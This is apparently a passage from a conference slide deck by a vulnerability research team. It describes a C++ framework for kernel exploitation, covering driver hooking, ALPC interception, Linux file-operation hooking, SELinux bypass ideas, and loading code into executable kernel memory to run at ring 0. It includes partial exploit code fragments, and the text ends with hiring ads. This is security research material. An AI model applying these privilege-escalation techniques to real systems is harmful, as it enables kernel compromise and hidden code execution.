    (void)ObfReferenceObject(get());
}
```

- Kernel loader method, or :
- Create your own!
  - IoCreateDevice
  - _OBJECT_HEADER + DRIVER_OBJECT

Kernel monitoring

[device attaching]

- Attach to driver
- Filter :
  - Network communication
  - File system communication
  - …

```
virtual
__drv_functionClass(DRIVER_DISPATCH)
__drv_requiresIRQL(PASSIVE_LEVEL)
__drv_sameIRQL
NTSTATUS
IrpNext(
    __in struct _DEVICE_OBJECT *DeviceObject,
    __inout struct _IRP *Irp
    ) override
{
    switch (Irp->Tail.Overlay.CurrentStackLocation->MajorFunction)
    {
    case IRP_MJ_DEVICE_CONTROL:
        return DeviceControl(DeviceObject, Irp);
    default:
        return IrpPassTrhu(DeviceObject, Irp);
    }
}
```

```
static
DRIVER_OBJECT*
GetTargetDriverObjetct(
    __in_z const WCHAR* drvName
    )
{
    UNICODE_STRING drv_name;
    RtlInitUnicodeString(&drv_name, drvName);

    FILE_OBJECT* file_obj;
    DEVICE_OBJECT* dvc_obj;
    NTSTATUS status = IoGetDeviceObjectPointer(&drv_name, 0, &file_obj, &dvc_obj);
    if (!NT_SUCCESS(status))
        return nullptr;

    printf("\nGOTIT : FileObject %p, DeviceObject %p\n", file_obj, dvc_obj);
    CDerefObj<FILE_OBJECT> deref_fobj(file_obj);

    return dvc_obj->DriverObject;
}
```


Kernel monitoring

[legacy]

- File System Filter Driver
- FAST_IO_DISPATCH
  - Register dropped files
  - Access to files
  - …
- Also minifilters are option

```
FAST_IO_DISPATCH g_fastIoDispatch =
{
    sizeof(FAST_IO_DISPATCH),
    FsFilterFastIoCheckIfPossible,
    ...
};
////////////////////////////////////////////////////////////////////////////
// DriverEntry - Entry point of the driver

NTSTATUS DriverEntry(
    __inout PDRIVER_OBJECT  DriverObject,
    __in    PUNICODE_STRING RegistryPath
    )
{
    ...
    //
    // Set fast-io dispatch table.
    //

    DriverObject->FastIoDispatch = &g_fastIoDispatch;
    ...
}
```


Kernel monitoring

[IoCompletion]

- IoCompletion
  - Monitor ALPC
  - Used by resolving host, etc. etc.
  - Remote process communication
  - Per process

```
CIoCompletitionCallback() :
    m_pPacket(
        IoAllocateMiniCompletionPacket(MiniPacketCallbackInterceptor, this),
        IoFreeMiniCompletionPacket)
{
}
bool
StartIntercepting(
    __in _ALPC_PORT* alpcPort,
    __in void* keyContext
    )
{
    if (!m_pPacket.get())
        return false;
    if (!alpcPort->CompletionPort)
        return false;

    IoSetIoCompletionEx(
        alpcPort->CompletionPort,
        keyContext,
        nullptr,
        NULL,
        NULL,
        FALSE,
        m_pPacket.get());

    return true;
}
```


Linux, everything is a file

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *, fl_owner_t id);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, loff_t, loff_t, int datasync);
    int (*aio_fsync) (struct kiocb *, int datasync);
    int (*fasync) (int, struct file *, int);
    int (*lock) (struct file *, int, struct file_lock *);
    ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
    unsigned long (*get_unmapped_area)(struct file *, unsigned long, unsigned long, unsi
    int (*check_flags)(int);
    int (*flock) (struct file *, int, struct file_lock *);
    ssize_t (*splice_write)(struct pipe_inode_info *, struct file *, loff_t *, size_t, u
    ssize_t (*splice_read)(struct file *, loff_t *, struct pipe_inode_info *, size_t, ur
    int (*setlease)(struct file *, long, struct file_lock **);
    long (*fallocate)(struct file *file, int mode, loff_t offset,
              loff_t len);
} ? end file_operations ? ;
```

1. Kernel ops
2. Find in which one you are interesting in
3. Register to chain
4. cdev_add (register_chrdev)


SELinux, SEAndroid, ACL

- Kernel escape
- Natural bypass

- Feature :

1. Developing superuser deamon
2. does not rely on special syscalls
3. Normal application development, api ...
4. Separation of responsibilities
5. Kernel – bypass policy checks
6. Daemon – provide boosted functionality to user

C++



come on … why shellcoding or pure c ?

Exploitation means developming!

- **C++ is about compiler & you skills**
- You think you can wrote better shellcode than compiler ? ☺
- You can code really close to assembly level – when you know your compiler
- c++ well maintainable, scalable, modulable
- Design patterns
- Complex frameworks

http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html
https://github.com/mattifestation/PIC_Bindshell (Window Shellcode in C)

Exploiting is development!

- Before you can write PoC for exploits as easy as hello world
- Things getting complex
- Now with same style you can end up with unreadable master piece
- Next time you have good time to rewriting lot of the same logic
- And at the end you end up with **black-box**es chained together with black-magic, somehow working
- Something will change … start fixing black-box

Exploitation framework can be powerfull

- UserCode in kernel allowed!
  - Kernel code hidden inside binary
  - Fully c++ driver!

- Mixing User & Kernel code
  - just avoid direct linking imported kernel functions!
  - Also avoid to mixing um & km headers together in compile time ;)
  - Compile standalone kernel code as .lib
  - link kernel code .lib to exploit .exe

KERNEL as exploitation VECTOR


CPL Teleport

1. Copy whole PE to **RWE** kernel page
   - ExAllocatePool(NonPagedPoolExecute,SizeOfImage);
2. Fix Rellocations
3. resolve kernel part of Import table

.. or ..
g_CiOptions
NtLoadDriver

4. Ready for exec with CPL0!

Raise of C++, no more shellcoding!




1. Mixing user & kernel code
2. no imports
3. C++
4. relocations
5. Dynamic loader

```
void
CExploit::HaliQuerySystemInformationTech()
{
    //...
    RING3_2_RING0_PARAM param =
    {
        //...
    };
    //...
    NtQueryIntervalProfile((enum KPROFILE_SOURCE)2, &param);
}

__drv_maxIRQL(PASSIVE_LEVEL)
void
CExploit::KernelCallback(
    __in const RING3_2_RING0_PARAM& param
    )
{
    extinterface::PACKET packet =
    {
        //...
    };
    //...
    auto loader = CLoader::KernelLoader(param.NtBase, CDllModule::ModuleBase());
    if (!loader)
        return;

    auto sys_loader = loader->GetProc<decltype(&SystemLoader)>(
        "SystemLoader"
        );

    if (sys_loader)
        sys_loader(
        L"\\Device\\Nsi",
        packet
        );
}
```

KEEN TEAM

Raise of C++, no more shellcoding!



1. c++ kernel code
2. Compiled with user mode code
3. No Imports, but does not impact code

```
extern "C"
__declspec(dllexport)
void
SystemLoader(
    __in_z const WCHAR* drvName,
    __in const extinterface::PACKET& packet
    )
{
    if (!Resolver::ResolveKernelEntry())
        return;

    DRIVER_OBJECT* drv_obj = CAttach2Device<nullptr_t>::GetTarget
    if (!drv_obj)
        return;

    if (!drv_obj->DeviceObject)
        return;

    //will be registered in CustomPpc, and destroyed in do_exit
    auto sys_worker = new CLdrPpc(drv_obj, packet);

    if (sys_worker)
        sys_worker->Run();
}
```


C++ ‘shellcoding’ framework

- no import table
- no need to handle imports by your own
- .py scripts set up all imports
- no need to code position independent code
- fixups resolved by loader
- C++ (partially also std & boost) supported
- no need to ship kernel code as resource, or shellcode
- no need to special coding style to kernel module, classical developing
- All features (c++, imports, fixups..) applies to kernel code as well

http://www.zeromem.sk/?p=517

http://www.hollistech.com/Resources/Cpp/kernel_c_runtime_library.htm

http://www.codeproject.com/Articles/22801/Drivers-Exceptions-and-C

C++ ‘shellcoding’ framework

https://github.com/k33nteam/cc-shellcoding

releasing very soon

@K33nTeam

materials

(not listed in slides before)

- http://www.codeproject.com/Articles/43586/File-System-Filter-Driver-Tutorial
- *www.bitnuts.de/**KernelBasedMonitoring.pdf***
- https://projects.honeynet.org/svn/capture-hpc/capture-hpc/tags/2.5/capture-client/KernelDrivers/CaptureKernelDrivers/FileMonitor/CaptureFileMonitor.c

- http://www.osronline.com/article.cfm?article=199

Acknowledge

Thanks to :

rafal wojtczuk

jfang

cesarcer

aionescu

maxim

liac

wushi

nforest

jooru

krzywix

dan rosenberg

NTarakanov

We are hiring!

- #1 vulnerability research team in China
  - http://www.k33nteam.org/cvelist.htm
  - pwn2own
- Enjoying research ?
  - Mobile (Android, iOS, WP)
  - PC (Windows, OS X, Chrome OS, etc.)
- Willing to move to Shanghai ?
  - Beijing ?
- Want to join our team ?
  - Application security
  - Kernel security

hr (at) keencloudtech.com


GeekPwn
极棒
First Worldwide Security Geek Contest
for Smart Devices
2014 - $500,000
2015 - $????????
Pick a device, name your own challenge!
www.geekpwn.org
Organizer KEEN

follow us
@K33nTeam

Thank You.

Q & A

peter (at) keencloudtech.com